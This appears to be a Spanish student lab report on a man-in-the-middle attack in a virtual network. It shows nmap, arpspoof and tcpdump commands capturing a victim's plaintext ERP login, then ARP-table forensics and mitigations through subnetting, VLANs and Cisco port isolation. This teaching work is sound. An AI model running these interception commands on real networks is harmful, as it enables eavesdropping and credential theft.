BASTIONADO DE REDES Y SISTEMAS

ATAQUE MITM Y MITIGACIÓN

Carles Ochoa

Índice

Que es un ataque MITM?.....3
En qué consiste el ataque?.....3
ArpSpoofing.....3
Escenario del ataque.....3
Proceso del ataque.....4
Análisis forense.....6
Por qué ha ocurrido este ataque?.....7
Mitigación del ataque mediante la segmentación de redes.....7
¿Qué ocurre si la red está segmentada pero el atacante y la víctima están en la misma red?.....8
Mitigación del ataque mediante VLANs.....10
¿Qué ocurre si las VLANs están configuradas pero el atacante y la víctima están en la misma red?.....11
Mitigación del ataque mediante VLANS con un switch CISCO.....12

Que es un ataque MITM?

Un ataque Man-in-the-Middle (MITM) es un tipo de ataque en el que un atacante se interpone en la comunicación entre un usuario y un servidor sin que el usuario se dé cuenta, con el objetivo de espiar, robar o modificar la información que el usuario envía o recibe del servidor.

En qué consiste el ataque?

El ataque consiste en manipular las tablas ARP, ya que dentro de una misma red la comunicación se realiza a nivel de la capa 2 del modelo OSI mediante direcciones MAC. Las direcciones MAC de los dispositivos se almacenan en las tablas ARP, por lo que al falsificarlas, el atacante puede hacerse pasar por otro dispositivo y redirigir el tráfico de red a través de su equipo.

ArpSpoofing

El ataque se realiza mediante la técnica de ARP spoofing, concretamente utilizando el comando arpspoof, el cual permite enviar respuestas ARP falsas a la red. De este modo, los equipos actualizan sus tablas ARP con información incorrecta, asociando la IP legítima con la dirección MAC del atacante.


Escenario del ataque

En una red empresarial dividida por departamentos, que utiliza la red **172.20.1.0**, existen varios equipos conectados a distintos switches (tres equipos de trabajadores y un equipo atacante).

Los empleados utilizan una aplicación **ERP web** que contiene información importante de la empresa, incluyendo **credenciales de acceso y datos de tarjetas de crédito** utilizadas para realizar compras.

Se han detectado compras en páginas extranjeras sin autorización y, tras la investigación, ninguno de los trabajadores parece ser el responsable. Todo indica que un atacante ha llevado a cabo un **ataque Man-in-the-Middle (MITM)** contra uno de los empleados, interceptando la comunicación y obteniendo las credenciales de acceso al ERP.

Como consecuencia, el atacante consiguió acceder a la aplicación, obtener los datos de las tarjetas de crédito de la empresa y realizar las compras fraudulentas.



Proceso del ataque

El primer comando a ejecutar es Nmap (sudo nmap -sn 172.20.1.0/24) para ver los dispositivos activos en la red:

- 172.20.1.2: Servidor Apache
- 172.20.1.252: Víctima

```
┌──(carles㉿kalicarles)-[~]
└─$ sudo nmap -sn 172.20.1.0/24
[sudo] contraseña para carles:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 17:54 CET
Nmap scan report for 172.20.1.1
Host is up (0.0013s latency).
MAC Address: 0C:69:25:C5:00:01 (Unknown)
Nmap scan report for 172.20.1.2
Host is up (0.0025s latency).
MAC Address: 0C:81:E:90:00:00 (Unknown)
Nmap scan report for 172.20.1.252
Host is up (0.0052s latency).
MAC Address: 08:00:27:AC:91:97 (PCS Systemtechnik/Oracle VirtualBo
Nmap scan report for 172.20.1.251
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.02 seconds
```

Una vez identificado el servidor donde esta alojada la aplicación ERP, el siguiente comando a ejecutar es el de la activación del IP forwarding. Si no se activa, los paquetes se quedan en el equipo atacante y no se reenvían y la comunicación se corta.

Comando: sudo sysctl -w net.ipv4.ip_forward=1

```
┌──(carles㉿kalicarles)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1

[sudo] contraseña para carles:
net.ipv4.ip_forward = 1

┌──(carles㉿kalicarles)-[~]
└─$
```


Y ahora faltará ejecutar el comando que permite manipular la tabla ARP de la víctima.

- Comando: sudo arpspoof -i eth0 -t 172.20.1.252 172.20.1.2

```
┌──(carles㉿kalicarles)-[~]
└─$ sudo arpspoof -i eth0 -t 172.20.1.252 -r 172.20.1.2
8:0:27:8b:2d:a2 8:0:27:ac:91:97 0806 42: arp reply 172.20.1.2 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 c:81:7e:90:0:0 0806 42: arp reply 172.20.1.252 is-at 8:0:27:8b:2d:a2
```

De esta forma, el atacante le indica a la víctima 172.20.1.252 que él es el servidor 172.20.1.2 y esta es mi dirección MAC (una MAC falsa, ya que es del equipo atacante) por lo tanto la víctima actualiza su tabla ARP con información incorrecta y comienza a enviar el tráfico hacia el equipo atacante permitiéndole interceptar, analizar o modificar la comunicación.

Como resultado del ataque, la víctima inicia sesión en la aplicación ERP con sus credenciales legítimas. El atacante, que se encuentra interceptando la comunicación, captura el tráfico de red mediante tcpdump, obteniendo las credenciales de acceso y verá las tarjetas de crédito utilizadas por la empresa para realizar compras.



Comando: sudo tcpdump -i eth0 -A -s 0 'host 172.20.1.2 and port 80'

```
KALI_Atacante_Carles [Runnin
File  Machine  View  Input  Devices  Help
1  2  3  4
carles@kalicarle
Session  Acciones  Editar  Vista  Ayuda
Upgrade-Insecure-Requests: 1
Priority: u=0, i

17:51:29.380095 IP 172.20.1.252.53872 > 172.20.1.2.http: Flags [P.], seq 1:458, ack 1, win
ntrar.php?email=carles%40gmail.com&password=1234 HTTP/1.1
E...
....w\.GET /mitm/entrar.php?email=carles%40gmail.com&password=1234 HTTP/1.1
Host: 172.20.1.2
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://172.20.1.2/mitm/login.html
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Análisis forense

Para saber si un equipo ha sido víctima de un ataque MITM la opción que tenemos es mirar las tablas ARP y verificar las direcciones MAC.

La MAC del atacante es la 08:00:27:8b:2d:a2

```
┌──(carles㉿kalicarles)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
    link/ether 08:00:27:8b:2d:a2 brd ff:ff:ff:ff:ff:ff
    inet 172.20.1.251/24 brd 172.20.1.255 scope global dynamic noprefixroute eth0
```

Tabla ARP de la víctima antes del ataque:

```
carles@carlesochoa:~$ arp -a
? (172.20.1.251) en 08:00:27:8b:2d:a2 [ether] en enp0s3
_gateway (172.20.1.1) en 0c:69:2e:c5:00:01 [ether] en enp0s3
```

Tabla ARP de la víctima después del ataque:

```
carles@carlesochoa:~$ arp -a
? (172.20.1.251) en 08:00:27:8b:2d:a2 [ether] en enp0s3
_gateway (172.20.1.1) en 08:00:27:8b:2d:a2 [ether] en enp0s3
```

Como se observa, antes del ataque la tabla ARP asociaba correctamente la IP del router con su dirección MAC correcta, por lo que el tráfico se enviaba sin problemas. Tras el ataque, la IP del router queda asociada a la MAC del atacante (08:00:27:8b:2d:a2), lo que confirma un ataque MITM, ya que el tráfico de la víctima se redirige al atacante en lugar de al servidor de la aplicación ERP.

Por qué ha ocurrido este ataque?

Porque todos los equipos se encuentran en la misma red y en una misma red la comunicación entre equipos se realiza en la capa 2 mediante direcciones MAC, lo que permite que el ataque de ARP spoofing funcione al manipular las tablas ARP. En este escenario, el router no interviene, ya que es un dispositivo de capa 3 que trabaja con direcciones IP.

Si el tráfico se dirigiera a otra red distinta, el router sí entraría en funcionamiento, ya que sería necesario enrutar el tráfico usando direcciones IP y el ARP spoofing dejaría de funcionar porque la comunicación no se realizaría en la capa 2 (MAC) sino en la capa 3 (IP). Por ello, una posible mitigación del ataque MITM pasa por aplicar medidas en la capa 3, basadas en el control y la verificación de direcciones IP.

Mitigación del ataque mediante la segmentación de redes

La mitigación consiste en segmentar la red, es decir, dividirla en varias redes independientes. De esta forma, el atacante y la víctima ya no se encuentran en la misma red, lo que impide la realización del ataque Man-in-the-Middle.

RED 1


- Víctima: 172.20.1.200

RED 2:

- Atacante: 172.20.2.199

RED 3:

- Aplicación ERP web: 172.20.4.2



Al estar en redes distintas, toda la comunicación entre la víctima y la aplicación pasa obligatoriamente por el router, que es el encargado de enrutar el tráfico entre redes.

Esto significa que la comunicación se realiza en la capa 3 (IP) y no en la capa 2 (MAC).

Por este motivo, el ataque basado en ARP Spoofing deja de funcionar, ya que este solo actúa en la capa 2.

El comando arpspoof no puede envenenar la tabla ARP cuando los equipos están en diferentes redes, haciendo que el ataque MITM no sea viable.

```
┌──(carles㉿kalicarles)-[~]
└─$ sudo arpspoof -i eth0 -t 172.20.1.200 172.20.1.1
[sudo] contraseña para carles:
arpspoof: couldn't arp for host 172.20.1.200

┌──(carles㉿kalicarles)-[~]
└─$ sudo arpspoof -i eth0 -t 172.20.4.2 172.20.4.1
arpspoof: couldn't arp for host 172.20.4.2
```

¿Qué ocurre si la red está segmentada pero el atacante y la víctima están en la misma red?

Aunque la red esté segmentada, si el atacante y la víctima se encuentran en la misma red, la comunicación vuelve a realizarse en la capa 2 (MAC).

En una misma red, los equipos se comunican directamente entre sí utilizando direcciones MAC mediante el protocolo ARP.

En este caso, el ataque MITM mediante ARP Spoofing vuelve a ser posible, ya que el atacante puede envenenar la tabla ARP de la víctima y del router, interceptando el tráfico sin que se detecte fácilmente.

Por lo tanto, la segmentación solo es efectiva como medida de mitigación si separa al atacante y a la víctima en redes distintas.


Si ambos están en la misma red, el ataque puede realizarse igualmente.

RED 1:

- Atacante: 172.20.1.199
- Víctima: 172.20.1.200

RED 4:

- Aplicación ERP web: 172.20.4.2



```
┌──(carles㉿kalicarles)-[~]
└─$ sudo tcpdump -i eth0 -A 'host 172.20.4.2 and port 80' | grep -A 10 -B 5 "POST\|login\|password"

[sudo] contraseña para carles:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
E..4~r@.@.^_.........v.P..r.Aoul....7......
bI.!....
19:13:53.403550 IP 172.20.1.200.56438 > 172.20.4.2.http: Flags [.], ack 1, win 502, options [nop,no
E  ).?.__.........v.P..r.Aoul....7......
b  .
19:13:53.404927 IP 172.20.1.200.56438 > 172.20.4.2.http: Flags [P.], seq 0:457, ack 1, win 502, opt
E...~s@.@.\..........v.P..r.Aoul..........
bI."....GET /mitm/entrar.php?email=carles%40gmail.com&password=1234 HTTP/1.1
Host: 172.20.4.2
```

Mitigación del ataque mediante VLANs

Otra posible solución es el uso de VLANs en el switch.

Las VLANs permiten crear redes virtuales dentro de un mismo switch, separando los dispositivos como si estuvieran en redes diferentes.

Si el atacante y la víctima están en VLANs distintas, el ataque no funcionará.

Aunque estén conectados al mismo switch físico, la comunicación entre diferentes VLANs debe pasar por un router o un switch de capa 3, que es quien se encarga de enrutar el tráfico.

Esto hace que la comunicación se realice en la capa 3 (IP) y no en la capa 2 (MAC), por lo que el ataque de ARP Spoofing deja de ser efectivo, ya que solo funciona dentro de la misma VLAN.

VLAN 10:

- Víctima
- 172.20.1.198


VLAN 20:

- Atacante
- 172.20.2.199

VLAN 40:

- Aplicación ERP web

- 172.20.4.2




```
┌──(carles㉿kalicarles)-[~]
└─$ sudo arpspoof -i eth0 -t 172.20.1.198 172.20.1.1
[sudo] contraseña para carles:
arpspoof: couldn't arp for host 172.20.1.198

┌──(carles㉿kalicarles)-[~]
└─$
```

¿Qué ocurre si las VLANs están configuradas pero el atacante y la víctima están en la misma red?

Si el atacante y la víctima se encuentran en la misma VLAN, ambos pertenecen a la misma red. En este caso, la comunicación se realiza en la capa 2 (MAC) mediante ARP, igual que en una red sin segmentar.

Por lo tanto, el ataque MITM mediante ARP Spoofing vuelve a ser posible, ya que el atacante puede envenenar la tabla ARP de la víctima y del router sin dificultad.


Esto demuestra que las VLANs solo son una medida de mitigación efectiva cuando realmente separan al atacante y a la víctima en redes diferentes.

VLAN 10:

- Víctima: 172.20.1.198
- Atacante: 172.20.1.196

VLAN 40:

- Aplicación ERP web: 172.20.4.2




```
┌──(carles㉿kalicarles)-[~]
└─$ sudo arpspoof -i eth0 -t 172.20.1.198 172.20.1.1

8:0:27:8b:2d:a2 8:0:27:ac:91:97 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 8:0:27:ac:91:97 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
```

```
2y.I.".GET /mitm/entrar.php?email=carles%40gmail.com&password=123456 HTTP/1.1
Host: 172.20.4.2
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://172.20.4.2/mitm/login.html
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Mitigación del ataque mediante VLANS con un Switch CISCO

VLAN 10:

- Víctima: 172.20.1.198
- Atacante: 172.20.1.196

VLAN 40:

- Aplicación ERP web: 172.20.4.2



La solución definitiva al ataque MITM se consigue utilizando un switch Cisco con aislamiento de puertos.

Si el atacante y la víctima están en la misma VLAN, el ataque funcionaría igual que en los casos anteriores, ya que la comunicación se realiza en la capa 2 (MAC) y el ataque de ARP Spoofing también actúa en esa capa.

Sin embargo, la clave de este switch es que permite aislar los puertos mediante el comando switchport protected.

```
Switch#show running-config interface g0/1
Building configuration...

Current configuration : 127 bytes
!
interface GigabitEthernet0/1
 switchport access vlan 10
 switchport mode access
 switchport protected
 negotiation auto
end

Switch#show running-config interface g0/2
Building configuration...

Current configuration : 127 bytes
!
interface GigabitEthernet0/2
 switchport access vlan 10
 switchport mode access
 switchport protected
 negotiation auto
end
```

Al activar esta opción, los dispositivos conectados a esos puertos no pueden comunicarse entre sí, aunque estén en la misma VLAN.

- El ping entre atacante y víctima no responde.

```
┌──(carles㉿kalicarles)-[~]
└─$ ping 172.20.1.198
PING 172.20.1.198 (172.20.1.198) 56(84) bytes of data.



^C
--- 172.20.1.198 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2029ms


┌──(carles㉿kalicarles)-[~]
└─$
```

